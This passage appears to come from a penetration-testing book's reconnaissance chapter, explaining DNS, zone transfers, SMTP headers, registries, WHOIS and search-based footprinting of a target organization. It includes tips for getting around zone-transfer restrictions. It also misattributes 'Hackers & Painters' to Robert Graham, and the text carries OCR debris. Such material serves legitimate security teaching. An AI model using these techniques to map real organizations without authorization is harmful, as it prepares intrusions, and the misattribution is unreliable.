The IANA is responsible for regulating all IP address, top-level domain, and Internet Protocol port allocations. Until 1998, the organization was run by just one man, an engineer and computer scientist called Jon Postel. Postel is perhaps most famous for editing the *RFC* (Requests for Comment) document series whose content practically defines how the Internet works. So great was his contribution to the Internet that an RFC—RFC 2468—was written in his honor. It can be found at www.ietf.org/rfc/rfc2468.txt.

Web Site Copiers

Web site copiers are used to create a copy of a Web site on a user's local machine. Once copied, the site can be examined locally; for example, to perform analyses of the HTTP links, HTML forms, or directory structure. Copiers typically work by mimicking the behavior of a human visiting the site: The content of the default page is downloaded locally and analyzed for HTTP links. Those links are then followed and the content of the target pages saved locally and examined for HTTP links to other pages, which are in turn downloaded and analyzed, and so on. The copier will have configurable limitations on the *depth* and *breadth* of the copy operation; in other words, how many links into the target site it should follow and how many links to other sites it may follow.

We use copiers in the intelligence-gathering phase primarily for the automation of HTTP link analyses, which provides us with a view of the relationships between different organizations on the Web.

Footprinting

During the footprinting phase, we use various DNS tools to extract hostname/IP mappings from the DNS domains identified in the previous phase. The more such mappings we can derive, the more targets we will have to aim at later in our attack. The reliability of DNS tools, which we use extensively in this phase, makes many of these operations easy to automate. The technologies we'll be depending on in this phase are:

- DNS
- SMTP

Each of these technologies is described in more detail in the section that follows. A clear understanding of each is a prerequisite for success at this stage.

DNS

The Domain Name System (DNS) can be considered the life and blood of the Internet today. It is much easier for people to remember DNS names than full IP addresses of Web sites. DNS, which is used for resolving DNS names into IP addresses and vice versa, can be seen as a database of host information.

DNS is widely used by all internetworking applications, such as the World Wide Web (WWW) browsers, e-mail (SMTP), and so on.

DNS has been arranged in a hierarchical naming scheme, known to us as *domain names*. DNS functions with a top-down method, with a query beginning at the top of the DNS tree and working its way to an endpoint. At the top of this hierarchy (called the "root") are *root servers*. Thirteen root servers form the top of the DNS tree. The names of these root servers start from *A* to *M*, all in the domain root-servers.net.

The next level on the tree is known as the *top-level domain* (or TLD), which is the *label* to the right of a domain name. There are two types of TDLs: country-code (ccTLDs) and generic (gTLDs). A ccTLD may consist of .uk, .us, .za, or .il, for example. A gTLD may consist of .com, .org, .net, .edu, .mil, and so forth.

Each label to the left of the TLD is then technically a subdomain, until the end is reached and we actually have a full hostname description.

The label immediately to the left of the TLD is also referred to as the *second-level domain*, which consists of the domain. The second-level domain is usually the core of the name; for example, "google," "syngress," or "sensepost." The Internet Corporation for Assigned Names and Numbers (ICANN) is the decisive authority for domain name assignments. ICANN will sanction a Registrar to register second-level domains. The owner of the second-level domain can then create as many subdomains as they like under their domain name.

Let's look at a typical DNS request, ignoring DNS caching servers for now. A user opens his or her Web browser and types **www.google.com**. The machine requests a DNS query from the local DNS server. In theory, the local DNS server first visits one of the root servers and requests the addresses of the TLD servers for the .com domain. The root server will then reply with addresses of the .com TLD servers, to which the local DNS server will go to request the IP address of google.com. The local DNS server then requests from the google.com name server the final address of www.google.com and is returned the address 216.239.59.99. The local DNS server then informs your browser of the address to use and begins to download the first page presented on www.google.com. Of course, this all takes place within seconds.

A *resolver*, which functions as a client-side tool, will make a DNS request to a *name server*. The name server will either return the requested information or an address of another name server, until the DNS query is resolved. If the DNS name cannot be resolved, an error message will be returned.

Zone transfers, which are also known as *AXFR*, are another type of DNS transaction. Zone transfers are typically used for replicating DNS data across a number of DNS servers or for backing up DNS files. A user or server will perform a specific zone transfer request from a name server. If the name server allows zone transfers to occur, all the DNS names and IP addresses hosted by the name server will be returned in human-readable ASCII text.

A DNS database is made up of various types of records, as listed in Table 1.3.

Table 1.3 Different Types of DNS Records

A	A host's IP address. An address record allowing a computer name to be translated into an IP address. Each computer must have this record for its IP address to be located.
MX	Host's or domain's mail exchanger(s).
NS	Host's or domain's name server(s).
CNAME	Host's canonical name allows additional names or aliases to be used to locate a computer.
SOA	Indicates authority for the domain.
SRV	Service location record.
RP	Responsible person.
PTR	Host's domain name, host identified by its IP address.
TXT	Generic text record.
HINFO	Host information record with CPU type and operating system.

When a resolver requests data from a name server, the DNS returned information may return any of the fields in Table 1.3.

Sometimes, we need to find the DNS name of an IP address, so we perform a *reverse lookup query*. It will work exactly the same way as a forward lookup, whereby the resolver will query a name server for a DNS name by supplying the IP address. If the DNS name can be resolved for the IP address, the name server will return the name to the end user. If not, an error message will be displayed.

DNS will be the key technology used during footprinting. It's a generally well-understood technology and therefore doesn't need much more discussion here. Please note the sidebar on DNS traps, however, as it contains some critical pointers.

Tools & Traps…

Tips for Using DNS in Footprinting

Here are some tips to help you get the most out of DNS during the footprinting and verification phases of the attack:

- We use DNS as a bridge between the real world and the cyber world because it is so ideally positioned for this purpose. However, remember that DNS is a completely unregulated environment, so DNS entries may only ever serve as *pointers* toward your targets. Fake entries, stale entries, incorrect DNS entries, and entries that point to hosts that can't be reached from the Internet are all commonly found during a penetration test. The verification phase is therefore needed to double-check the findings of your DNS searches.
- Location, location, location! Be sure that you know which server is being used to handle your queries, and that it's the ideal server for the domain you're examining. Remember that by default your DNS query client will be configured to use your local resolver, which may be unsuitable for the queries you're making. Remember also that some ISPs will grant their own clients more DNS privileges than users with "outside" IP addresses. This is especially true for zone transfers, which are sometimes blocked to external users but allowed to clients of the ISP. It's therefore often worth retrying your queries from a different IP address.
- Understand zone transfer security. Zone transfers are often restricted. However, this is done per name server and based on source IP address. Thus, where zone transfer requests fail at one server, you will sometimes succeed by changing your location, or simply by trying another server.

Continued

- Understand the difference between forward and reverse queries. Forward and reverse DNS queries are not just flipsides of the same coin. The queries are in fact made against two completely separate databases, residing in different zone files, possibly residing on different servers and managed by different organizations. Thus, there is very little reason to expect forward and reverse DNS entries to correlate. The forward DNS zone is typically managed by the *domain name owner*, while the reverse zone is usually managed by the *IP subnet owner.* Now observe this little gem of logic: If the forward entry and the reverse entry for a given host are the same (or even similar), this suggests that the *subnet owner* = the *domain owner*, which in turn suggests very strongly that the IP in question is, in fact, associated with the domain we're targeting and hence with our target. This simple yet powerful logic is applied extensively when we user DNS reverse walks during the verification phase of reconnaissance.

SMTP


The *Simple Mail Transfer Protocol* (SMTP) is used for sending and receiving e-mail between e-mail clients and servers. When an SMTP server receives an e-mail from a mail client, the SMTP server will then check the MX records for the domain in the e-mail address, to exchange the mail with the remote SMTP server.

For SMTP to work properly, a set of MX records has to be defined within the name server's DNS database for the recipient's domain. An MX record has two specific pieces of information—a preference number, and the DNS name of the mail server that's configure to handle mail from that domain. If there is more than one mail server for the domain, the SMTP server will choose one based on its preference number. The lowest number will have the highest priority, working its way up from there.

One can view the headers of a received e-mail to see the path the e-mail traveled from client to server to destination endpoint. Each time an e-mail is passed to and from an SMTP server, information regarding the server is recorded in the header.

Figure 1.18 is an excerpt from a previous talk held by SensePost titled "Initiate Proactive Spam Controls." It shows an example of an e-mail following the RFC 2822 format.

Figure 1.18 A SMTP Header in RFC 2822 Format



```
Received: from rauteg.rau.ac.za (rauteg.rau.ac.za [152.106.1.53])
lby GrasGroen.sensepost.com (8.12.10/8.12.7) with ESMTP id i319smBk002790
lfor <nithen@sensepost.com>; Thu, 1 Apr 2004 11:54:49 +0200 (SAST)
Received: from frodo.rau.ac.za ([152.106.2.140] helo=frodo.NetworkAI.local)
lby rauteg.rau.ac.za with smtp (Exim 4.22)
lid 1B8yXw-0000ew-9y
lfor nithen@sensepost.com; Thu, 01 Apr 2004 11:31:36 +0200
Received: From ll ([152.106.42.233]) by frodo.NetworkAI.local (WebShield SMTP v4.5);
lid 108081186031; Thu, 1 Apr 2004 11:31:00 +0200
From: "Prof Les Labuschagne" <LL@na.rau.ac.za>
To: '"nithen"' <nithen@sensepost.com>
Subject: RE: ISSA2004-Absract Submission
Date: Thu, 1 Apr 2004 11:31:36 +0200
Message-ID: <004301c417cc$20be82e0$e92a6a98@ll>
MIME-Version: 1.0
Content-Type: text/html
```

Once the mail message is received by the local mail server, it is given an initial header (received by), which appears as:

```
Received: from [sending-host's-name] [sending-host's address]
by [receiving-host's-name]
[software-used]
with [message-ID]
for [recipient's-address]; [date][time][time-zone-offset]
```

Two examples of such headers can be seen in Figure 1.18. The message then progresses through numerous mail relays where the message is given appended header information. The mail is eventually received by the recipient's mail server and is stored in the recipient's mail account (inbox) where the user downloads it. At this stage, the message has received a final header. Additional information given by the headers includes Message IDs, MIME (Multipurpose Internet Mail Extensions) version, and content type.

MIME is a standard for handling various types of data, and essentially allows you to view mail as either text or HTML. There are other MIME types defined that enable mail to carry numerous attachment types. A Message ID is assigned to a transaction by a particular host (the receiving host, or the "by" host). These message IDs are used by administrators to track transactions in the mail server logs.

Mail headers are interesting to us because they show us where the mail servers are. In addition, the mail servers are interesting to us (apart from all the usual reasons) because mail servers are usually where the people are, and that's usually right at the heart of the network. Mail servers are very seldom hosted outside the private network and thus represent a special kind of infrastructure to us.

Verification

The tools used in the verification phase are also used in footprinting, and have therefore been covered in the previous section. These are:

- DNS
- Virtual hosting
- WHOIS

Virtual Hosting

Virtual hosting is a method in which Web servers are used to host more than one domain name, usually for Web sites on the same IP address and computer. This is typically seen with Web hosting providers; it is a cheaper method of hosting many Web sites on one machine rather than one machine per Web site per address.

Virtual hosts are defined by either two bits of information found in the host header: the hostname specified in the host section of the header, or the IP address. Name-based virtual hosting uses the hostname specified by the client in the HTTP headers to map the client to the correct virtual host. With IP-based virtual hosting, the server uses the IP address of a connection to map the client to the correct virtual host. This means that each virtual host will have to have a separate IP address for each host, while name-based virtual hosts can share the same IP address on a server.

IP Subnetting

IP subnetting is a broad and complex subject, and large enough on its own to be beyond the scope of this book. However, as subnetting is a core skill required to understand networks on the Internet, the reader is encouraged to make at least a cursory study of the concept.


The Regional Internet Registries

There are five *Regional Internet Registries* (RIR) that are responsible for the allocation and registration of Internet numbers. These are outlined in Table 1.4 and in Figure 1.19.

Table 1.4 The Five Regional Internet Registries

ARIN	American Registry for Internet Numbers	www.arin.net/
RIPE	Reseaux IP Européens—Network Coordination Centre	www.ripe.net/
APNIC	Asia Pacific Network Information Centre	www.apnic.net/
AFRINIC	African Network Information Centre	www.afrinic.net
LACNIC	Latin America & Caribbean Network Information Centre	www.lacnic.net/

Figure 1.19 www.afrinic.net—the Five Internet Registries



news | meetings | document store | registration services | database | policies | training | internet community

::: Internet Community

AfriNIC is part of the global Internet technical coordination system. Four other Regional Internet Registries have the authority to manage Internet Number Resources:

Asia Pacific Network Information Centre

American Registry for Internet Numbers

Latin America & Carribean Network Information Centre

Reseaux IP Europeens – Network Coordination Centre

All the RIRs receive their address blocks from IANA (The Internet Assigned Numbers' Authority). The address distribution follows the structure below:

Internet Resources Allocation

APNIC
ARIN
American Registry for Internet Numbers
LACNIC
Ripe NCC
IANA
Internet Assigned Numbers Authority
AFRINIC
African Network Information Centre
APNIC
Asian Pacific Network Information Centre
ARIN
American Registry for Internet Numbers
LACNIC
Latin America and Caribbean Network Information Centre
RIPE NCC
RIPE Network Coordination Centre
LIR
NIR
LIR
LIR
LIR
LIR
LIR
LIR
LIR

Internet numbers are assigned to the RIR by IANA in huge blocks of millions of addresses. Each RIR then has the freedom to allocate those addresses based on their own policies.

Sometimes, addresses are allocated directly to the end users, but usually they are allocated further to *Local Internet Registries* (LIR) that are typically ISPs who then normally assign parts of their allocations to their customers. *Virtual ISP*s (vISPs) are customers of the bigger ISPs who purchase allocations and infrastructure from the larger ISPs and resell it to the general public. Corporations that have been assigned blocks of IPs in this way can of course (at least technically) divide the block up and do with it what they want, including reselling it to someone else.

According to the IANA policies, each RIR and LIR should make registration information available via WHOIS or RWHOIS services. The WHOIS database should contain IP addresses, Autonomous System (AS) numbers, organizations or customers that are associated with these resources, and related points of contact (POC). However, although IANA does what it can to exert influence on those groups to comply with this regulation, many of them simply don't, with the result that it's often very difficult to obtain accurate and current information regarding IP address allocations and assignments.

Earlier in this chapter, we examined the WHOIS records for various Google IPs and found the information accurate and useful. A quick examination of the SensePost's details serves a good counter-example:

```
charl$ host -t mx sensepost.com
sensepost.com mail is handled by 20 prox.sensepost.com.
sensepost.com mail is handled by 5 blowfish.sensepost.com.

charl$ host blowfish.sensepost.com
blowfish.sensepost.com has address 168.210.134.6

charl$ whois -h whois.afrinic.net 168.210.134.6
inetnum:       168.209.0.0 - 168.210.255.255
netname:       NEDNET2
descr:         Dimension Data
descr:         Guardian National
descr:         10th Floor West wing
descr:         Libridge building
descr:         Ameshof Street
descr:         Braamfontein
descr:         Johannesburg
country:       ZA
…
```

This information is misleading because (as a reverse DNS walk would clearly demonstrate) the entire block 168.210.134.0/24 is, in fact, assigned to SensePost. The confusion comes from the fact that the ISP hasn't updated the information in their WHOIS database since probably as far back as 1996. Although some Registries do a much better job, this kind of bad data is commonly seen in WHOIS databases and makes the value of WHOIS during the verification phase somewhat limited.

Open Source Tools

In this section we will explore some of the tools that we will use for during the reconnaissance phase of our penetration test. You'll notice that the tools and technologies used tend to the same during the entire phase, but are used differently at different points in the phase. In the spirit of this book, all the tools discussed are either open source or freely available as a web service. If you read this section, please also be sure to read the *Core Technologies* section as an understanding of these technologies is fundamental to understanding how the tools work.

Notes from the Underground…

Understanding Your Tools

This book is largely about penetration testing tools. However, penetration testing is fundamentally about *understanding* the environment you're targeting. In order to understand your target environment you need to first understand the tools with which you're exploring that environment with. Be sure always to understand *exactly* how the tool that you're using works and how it obtains the results it presents. One of the joys of using open source tools is the freedom they give you to understand that. Robert Graham's *Hackers & Painters* (O'Reilly, 2004) says the following about hackers and open source tools: "Great hackers also generally insist on using open source software. Not just because it's better, but because it gives them more control. Good hackers insist on control." Mr Graham is referring to 'hackers' in the broader sense of the word, but the point remains true: Never make the mistake of letting the tools you use think for you.

Intelligence-Gathering Tools

Of the all the phases of the reconnaissance process, Intelligence-Gathering probably the most difficult. This is partly because it's almost impossible to automate and therefore isn't supported by many tools. The *BiLE* software suite from SensePost is perhaps the only set of open source tools that look specifically at the intelligence gathering problem.

Web Resources

The technologies discussed in this section are not strictly speaking 'open source'. They are, however, freely available on the web as services and are used so extensively that it would be impossible to omit them.

Google (www.google.com)

As previously mentioned, search engines enable us to find out just about anything about anything on the Internet. Google, possibly the most popular search engine among penetration testers, can be used to perform basic searches by simply supplying a keyword or phrase. In this section, we look at how to find specific information that may be particularly important in the reconnaissance phase. Google has many various types of functionality; in this section, we will look at certain key directives that can be used to enhance our search queries to focus on specific information regarding a specific Website, file type, or keyword. Google has a list of key directives that can be used in search queries to help focus for specific information:


- **site** sampledomain.com
- **filetype** [extension]
- **link** siteURL

The site directive is used to restrict one's search to a specific site or domain. To only return results from the Syngress Website, use "site:syngress.com" syntax in the Google search box. This will return all pages Google has indexed from syngress.com sites. To search for specific pages of information, one can add keywords or phrases to the search query.

The next directive is file type, which is used to return only results with a specific file extension. To do this, we supply "filetype:pdf" in the Google search box, which will only return results with the PDF file extension.

Google also has a directive that allows one to view who links to a specific URL. For example, "link:syngress.com" will return search results of Web sites linking to the Syngress homepage. All key directives can be used in conjunction with each other and keywords and phrases. (See Figure 1.20.)

Figure 1.20 Using Google as a Resource


Syngress - Google Search - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.google.co.za/search?hl=e
Go
Getting Started
Latest Headlines
Google
Web Images Groups News more »
Search
Advanced Search
Preferences

Syngress

Search: ● the web ○ pages from South Africa

Web Results **1** - **10** of about **1,020,000** for **Syngress**. (**0.28** seconds)

Syngress Publishing
Syngress Publishes a Technical Guide to Landing (and Keeping) a Job in the ...
Syngress Publishing, Inc., today announced the publication of InfoSec Career ...
www.**syngress**.com/ - 19k - 19 Nov 2005 - Cached - Similar pages
Solutions - Book List
Virtualization with VMware ESX Server - CustomerCare
More results from www.syngress.com »

http://216.239.59.104/search?q=cache:vJKbQgo3I6UJ:www.syngress.com/+Syngress&hl=en&client=firefox-a

When Google spiders crawl the web, Google takes snapshots of each visited page. The snapshots are then backed up to the repository. These cached pages are displayed as links next to results from Google-returned queries. Viewing cached pages may reveal old information regarding other domains within the organization, links to administrative back ends, and more. Sites that have not yet been indexed will not have cached links available. The same goes for sites managed by administrators who have asked not to have their content cached.


*Netcraft (**www.netcraft.com**)*

Netcraft is an Internet monitoring company that monitors uptimes and provides server operating system detection. Netcraft have an online search tool that allows users to query its databases for host information.

The online search tool allows for wildcard searches (see Figure 1.21), which means that a user can input *syngress*. The results returned will display all domains that may have the word *syngress* in them. The results may return www.syngress.com, www.syngressbooks.com, thus expanding our list of known domains. To take this step further, a user can select the link, which will return valuable information:

- IP address
- Name servers
- Reverse DNS
- Netblock owner
- DNS admin
- Domain registry

Figure 1.21 Results from a Wildcard Query at www.netcraft.com


Netcraft - Search Web by Domain - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
Getting Started
Latest Headlines
NETCRAFT
DEDICATED CENTRAL
Powerful.
Site Search
Netcraft
News
Microsoft
Build your hosting empire on a solid foundation with Microsoft Windows 2003
Done

http://searchdns.netcraft.com/?restriction=site+contains&host=*syngress*&lookup=wa

Search Web by Domain

Explore 70,884,595 web sites 15th November 2005

Search: search tips

site contains ▾ *syngress* lookup!

example: site contains .sco.com

Results for *syngress*


Found 4 sites

	Site	Site Report	First seen	Netblock	OS
1.	syngress.oreilly.com	📄	June 2005	unknown	unknown
2.	www.syngress.com	📄	October 1997	Syngress Publishing	Windows 2000
3.	www.syngress.com.sg	📄	July 2000	SINGAPORE	NT4/Windows 98
4.	www.syngresselite.com	📄	August 2005	unknown	unknown

Kartoo (www.kartoo.com)

Kartoo is a metasearch engine that presents its results on a visual interface. A user will enter a request in the search box. As soon as the user launches a search, Kartoo will analyze the request, and query relevant search engines such as Google and Yahoo. Kartoo will then select the sites that best match the query and arrange the data presented to the user. (See Figure 1.22.)

Figure 1.22 Graphical Results on Syngress at www.kartoo.com



PublishersWeekly.com - E-book Sales Grow at Syngress ...an agreement to sell digital editions of its print titles through Amazon.com's e-book store. Syngress (www.syngress.com) was founded five years...

http://www.publishersweekly.com/article/CA233504.html?pubdate=7/15/2002

> Hotbot

Looking For www.syngress.com
Looking For www.syngress.com
http://search.lycos.com

www.syngress.com in the Free Online Encyclopedia
www.syngress.com in the Free Online Encyclopedia
http://thefreedictionary.com

Search for www.syngress.com at eBay Search for www.syngress.com at eBay
http://qksrv.net


WHOIS Proxies

Many types of online WHOIS proxies can be found on the Internet today. By simply Googling for "online whois tools," the user will be presented with links to various sites, such as:

- www.samspade.org
- www.geektools.com
- www.whois.net
- www.demon.net

These online WHOIS tools can be used to look up DNS domain or IP address registrant information; the WHOIS proxies will handle which WHOIS server to contact to best complete the query in much the same process the WHOIS console tool will. (See Figure 1.23.)

Figure 1.23 GeekTools WHOIS Output for "syngress.com"


GEEKTOOLS - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.geektools.com/whois.php
Go
Getting Started
Latest Headlines
Done

```
Registrant:
SYNGRESS Media, Inc.
145 Washington Street
Norwell, MA 02061
US

Domain Name: SYNGRESS.COM

Administrative Contact:
SYNGRESS Media, Inc. mike@syngress.com
145 Washington Street
Norwell, MA 02061
US
(617) 681-5151 fax: 999 999 9999

Technical Contact:
Network Solutions, LLC. customerservice@networksolutions.com
13200 Woodland Park Drive
Herndon, VA 20171-3025
US
1-888-642-9675 fax: 571-434-4620

Record expires on 09-Sep-2013.
Record created on 10-Sep-1997.
Bulk whois optout: N
Database last updated on 19-Nov-2005 11:54:15 EST.

Domain servers in listed order:

NS1.CONVERSENT.NET 216.41.101.15
